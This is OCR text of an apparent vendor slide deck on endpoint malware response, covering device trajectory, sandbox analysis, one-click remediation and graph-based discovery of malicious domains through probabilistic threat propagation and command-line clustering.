
Where has the malware been?

Track infected areas in the system:

- Where is the attack now
- What other endpoints have seen it
- Where should I focus my response
- Where is still safe

What is it doing?

How do we stop it?



Determine What the Malware Is Doing

Threat Grid Dynamic File Analysis (aka Sandboxing)

Retro

What happened?

Where did the malware come from?


Where has the malware been?

What is it doing?

Understand the details of how the malware works:

- What is it trying to do, in plain English
- How does the malware behave
- Get detailed information vital for incident response

How do we stop it?



Stop It with a few Clicks

Control Actions with Immediate Enforcement Everywhere

Retro

What happened?

Where did the malware come from?


Where has the malware been?

What is it doing?

How do we stop it?

Knowing the details above, surgically remediate:

- Stop it at the source and all infected areas
- Simply right click, add to a blocklist, and remediate the malware from the entire system




Example Use Case – Device Trajectory

Retro

- See malicious activities before they were seen malicious
  - AV would have alerted only on red events – no context at all
  - What are the unknowns that are associated with this activity?


Malicious file activities, this is what you see on your Anti Virus Console




File was not malicious at first sighting


AMP for Endpoints Device Trajectory Demo

Cognitive Intelligence






Malicious Domains Discovery



d() – degree function
n() – neighborhood function

- Malicious domains are visited by many binaries that are often unique to a single client
- Not true for all malware families
- Unlikely with legitimate software / domains


Probabilistic Threat Propagation



- Given D_1 is malicious what is the probability for other domains to be malicious?
- The exact answer is
  $$P_i = \sum_{j \in \mathcal{N}(i)} w_{ij} P(j|P_i = 0)$$
- Iteratively over k:
  $$P_i^{(k)} = \sum_{j \in \mathcal{N}(i)} w_{ij} \left(P_j^{(k-1)} - C_{ij}^{(k-1)}\right)$$
- $C_{ij}^{(k-1)}$ is exact amount of threat that was transferred from node i to node j on the previous step. Eliminates self-contribution for nodes.


Graph Definition

B_u: bipartite graph of binary - domain connections



- Edge between domain and a binary (represented by SHA256) ⇔ binary created a connection to the given domain
- Seeds are binaries we know are malicious
- Other graph definitions are also possible

Malicious Domains Discovery (2)



d() – degree function
n() – neighborhood function

- Hashes unique to a client = d(H) = 1 (left)
- Domain contacted from many binaries = d(D) > ? (right)
- $d(D) \geq 5$
- $\frac{1}{|n(D)|} \sum_{H \in n(D)} d(H) < 2$
- Create subgraph created by domains fulfilling the condition and their neighbors


ARGV clustering

- Cluster binaries according to the command line arguments used for their executions
- Sample binaries from cluster and fetch labels from VT/RL
- Coherent/dense clusters with known malicious binaries are likely to contain only malicious binaries

Conclusion

1,300 detections per day

Cognitive Intelligence – Demo: Dashboard



TWO main classifications: Confirmed / Detected


Casebook available on Cognitive Portal

- AMP for Endpoints
- Cognitive Intel
- Threat Response
- Threat Grid
- Stealthwatch
- Browser Plugin

Casebook Observables

Cognitive Intelligence – Demo: Incident

Cognitive Intelligence – Demo: Threatgrid



Sample Analysis Data correlated with the WebTraffic from W3C LOG File

List of associated AV Signature Detections based on the Samples from Threat Grid

Cognitive Intelligence – Demo: File Occurence

